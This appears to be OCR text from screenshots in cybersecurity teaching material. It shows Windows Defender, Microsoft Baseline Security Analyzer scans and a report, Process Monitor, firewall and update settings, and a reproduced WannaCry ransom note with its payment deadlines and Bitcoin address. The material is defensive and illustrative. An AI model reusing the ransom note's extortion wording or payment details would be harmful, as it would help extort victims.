




Windows Defender
PC status: Protected
Home
Update
History
Settings
Help
Your PC is being monitored and protected.
Scan options:
Quick
Full
Custom
Real-time protection: On
Virus and spyware definitions: Up to date
Scan now
Scan details
Last scan: Today at 8:38 PM (Quick scan)



Wana Decrypt0r 2.0
Ooops, your files have been encrypted!
English
What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.
Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.
How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am
Payment will be raised on
5/16/2017 00:47:55
Time Left
02:23:57:37
Your files will be lost on
5/20/2017 00:47:55
Time Left
06:23:57:37
About bitcoin
How to buy bitcoins?
Contact Us
bitcoin
ACCEPTED HERE
Send $300 worth of bitcoin to this address:
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
Copy
Check Payment
Decrypt



ZoneAlarm Anti-Ransomware
You're Protected
Your computer is now secure against ransomware attacks
ZONEALARM
By Check Point
Version 1.1.670.17849



Microsoft Baseline Security Analyzer 2.1
Microsoft
Baseline Security Analyzer
Microsoft
Check computers for common security misconfigurations.
View security reports
The Microsoft Baseline Security Analyzer can check computers running Microsoft Windows Server 2008 R2, Windows 7, Windows® Server 2003, Windows Server 2008, Windows Vista, Windows XP or Windows 2000. Scanning computers for security updates utilizes Windows Server Update Services. You must have administrator privileges for each computer you want to scan.
Scan a computer
Check a computer using its name or IP Address.
Scan multiple computers
Check multiple computers using a domain name or a range of IP addresses.
View existing security scan reports
View, print and copy the results from the previous scans.
© 2002-2009 Microsoft Corporation. All rights reserved.



Microsoft Baseline Security Analyzer 2.1
Microsoft
Baseline Security Analyzer
Microsoft
Which computer do you want to scan?
Enter the name of the computer or its IP address.
Computer name:
WORKGROUP\DESKTOP-6
(this computer)
IP address:
Security report name:
%D% - %C% (%T%)
%D% = domain, %C% = computer, %T% = date and time, %IP% = IP address
Options:
Check for Windows administrative vulnerabilities
Check for weak passwords
Check for IIS administrative vulnerabilities
Check for SQL administrative vulnerabilities
Check for security updates
Configure computers for Microsoft Update and scanning prerequisites
Advanced Update Services options:
Scan using assigned Windows Server Update Services(WSUS) servers only
Scan using Microsoft Update only
Learn more about Scanning Options
Start Scan
Cancel



Microsoft Baseline Security Analyzer 2.1
Microsoft
Baseline Security Analyzer
Microsoft
Report Details for WORKGROUP - DESKTOP-6DTTADB (2019-01-07 11:02:47)
Security assessment:
Severe Risk (One or more critical checks failed.)
Computer name: WORKGROUP\DESKTOP-6DTTADB
IP address: 127.0.0.1
Security report name: WORKGROUP - DESKTOP-6DTTADB (1-7-2019 11-02 AM) (1)
Scan date: 1/7/2019 11:02 AM
Scanned with MBSA version: 2.1.2112.0
Catalog synchronization date: Security updates scan not performed
Sort Order: Score (worst first)
Windows Scan Results
Administrative Vulnerabilities
Score
Issue
Result
Automatic Updates
The Automatic Updates system service is not running.
What was scanned
How to correct this
Password Expiration
All user accounts (4) have non-expiring passwords.
What was scanned
Result details
How to correct this
Incomplete Updates
No incomplete software update installations were found.
What was scanned
Local
Some user accounts (3 of 4) have blank or simple passwords, or could not be analyzed.
Print this report
Copy to clipboard
Previous security report
Next security report
OK



Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help
Time o... Process Name PID Operation Path Result Detail
11:18:47... Explorer.EXE 4444 ReadFile C:\Windows\System32\thumbcache.dll SUCCESS Offset: 319,488, Len...
11:18:47... Explorer.EXE 4444 ReadFile C:\Windows\System32\shlwapi.dll SUCCESS Offset: 294,400, Len...
11:18:47... SearchIndexer.... 5044 ReadFile C:\Windows\System32\mssrch.dll SUCCESS Offset: 2,215,424, Le...
11:18:47... taskhostw.exe 4220 RegQueryKey HKLM SUCCESS Query: HandleTag...
11:18:47... taskhostw.exe 4220 RegOpenKey HKLM\Software\Microsoft\Input SUCCESS Desired Access: R...
11:18:47... taskhostw.exe 4220 RegQueryValue HKLM\SOFTWARE\Microsoft\Input\Ena... SUCCESS Type: REG_DWO...
11:18:47... taskhostw.exe 4220 RegCloseKey HKLM\SOFTWARE\Microsoft\Input SUCCESS
11:18:47... Explorer.EXE 4444 ReadFile C:\Windows\System32\windows.storage.... SUCCESS Offset: 6,398,976, Le...
11:18:47... SearchIndexer.... 5044 ReadFile C:\Windows\System32\mssrch.dll SUCCESS Offset: 2,231,808, Le...
11:18:47... SearchIndexer.... 5044 FileSystemCont... C: SUCCESS Control: FSCTL_RE...
11:18:47... SearchIndexer.... 5044 FileSystemCont... C: SUCCESS Control: FSCTL_RE...
11:18:47... Explorer.EXE 4444 ReadFile C:\Windows\explorer.exe SUCCESS Offset: 2,279,424, Le...
11:18:47... Explorer.EXE 4444 ReadFile C:\Windows\explorer.exe SUCCESS Offset: 2,324,480, Le...
11:18:47... Explorer.EXE 4444 CreateFile C:\Users\Slayer\AppData\Local\Micros... SUCCESS Desired Access: S...
11:18:47... Explorer.EXE 4444 QuerySizeInfor... C:\Users\Slayer\AppData\Local\Micros... SUCCESS TotalAllocationUnit...
Showing 96,703 of 277,272 events (34%)
Backed by virtual memory


« Windows Update ▸ Change settings
Search Control Panel
Choose how Windows can install updates
When your computer is online, Windows can automatically check for important updates and install them using these settings. When new updates are available, you can also install them before shutting down the computer.
How does automatic updating help me?
Important updates
Install updates automatically (recommended)
Install new updates: Every day at 5:00 PM
Recommended updates
Give me recommended updates the same way I receive important updates
Who can install updates
Allow all users to install updates on this computer
Note: Windows Update might update itself automatically first when checking for other updates. Read our privacy statement online.
OK
Cancel


Control Panel ▸ All Control Panel Items ▸ Windows Firewall
Search Control Panel
Control Panel Home
Allow a program or feature through Windows Firewall
Change notification settings
Turn Windows Firewall on or off
Restore defaults
Advanced settings
Troubleshoot my network
See also
Action Center
Network and Sharing Center
Help protect your computer with Windows Firewall
Windows Firewall can help prevent hackers or malicious software from gaining access to your computer through the Internet or a network.
How does a firewall help protect my computer?
What are network locations?
Home or work (private) networks
Not Connected
Networks at home or work where you know and trust the people and devices on the network
Windows Firewall state: On
Incoming connections: Block all connections to programs that are not on the list of allowed programs
Active home or work (private) networks: None
Notification state: Notify me when Windows Firewall blocks a new program
Public networks
Connected
Networks in public places such as airports or coffee shops
Windows Firewall state: On
Incoming connections: Block all connections to programs that are not on the list of allowed programs
Active public networks: None
Notification state: Notify me when Windows Firewall blocks a new program


Windows Firewall with Advanced Security
File Action View Help
Windows Firewall with A
Inbound Rules
Outbound Rules
Connection Security R
Monitoring
Inbound Rules
Name
Group
Profile
Enabled
Acti
Media Center Extenders - Media ... Media Center Extenders All No Allo
Media Center Extenders - qWave... Media Center Extenders All No Allo
Media Center Extenders - qWave... Media Center Extenders All No Allo
Media Center Extenders - RTSP (... Media Center Extenders All No Allo
Media Center Extenders - SSDP (... Media Center Extenders All No Allo
Media Center Extenders - WMD... Media Center Extenders All No Allo
Media Center Extenders - XSP (T... Media Center Extenders All No Allo
Microsoft Edge Microsoft Edge Domai... Yes Allo
Microsoft Messaging Microsoft Messaging All Yes Allo
Microsoft Photos Microsoft Photos All Yes Allo
Microsoft Solitaire Collection Microsoft Solitaire Col... Domai... Yes Allo
Microsoft Sticky Notes Microsoft Sticky Notes Domai... Yes Allo
Movies & TV Movies & TV Domai... Yes Allo
MSN W MSN Weather Domai... Yes Allo
Netlog Netlogon Service All No Allo
Netlog Netlogon Service All No Allo
Networ Network Discovery Private Yes Allo
Networ Network Discovery Domai... No Allo
Networ Network Discovery Public No Allo
Networ Network Discovery Private Yes Allo
Network Discovery (NB-Datagra... Network Discovery Domain No Allo
Network Discovery (NB-Name-In) Network Discovery Domain No Allo
Network Discovery (NB-Name-In) Network Discovery Private Yes Allo
Network Discovery (NB-Name-In) Network Discovery Public No Allo
Disable Rule
Cut
Copy
Delete
Properties
Help
Actions
Inbound Rules
New Rule...
Filter by Profile
Filter by State
Filter by Group
View
Refresh
Export List...
Help
MSN Weather
Disable Rule
Cut
Copy
Delete
Properties
Help


Services
File Action View Help
Services (Loca
Services (Local)
ActiveX Installer (AxInstSV)
Start the service
Description:
Provides User Account Control validation for the installation of ActiveX controls from the Internet and enables management of ActiveX control installation based on Group Policy settings. This service is started on demand and if disabled the installation of ActiveX controls will behave according to default browser settings.
Name
Description
Status
